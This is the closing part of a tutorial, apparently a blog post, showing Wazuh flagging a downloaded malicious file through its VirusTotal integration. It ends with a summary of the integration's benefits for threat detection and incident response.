
Here are the malware files downloaded.




Now reload or refresh the page and see the VirusTotal results. It's detected the malicious file.



Malware Detected!!



See more details in events tab.



SUMMARY

In summary, Integrating Wazuh with VirusTotal offers significant benefits in terms of enhanced threat detection, improved incident response, and streamlined security operations. By combining Wazuh's monitoring capabilities with Virus-Total's extensive malware intelligence, organizations can strengthen their defences against sophisticated cyber threats and better protect their digital assets.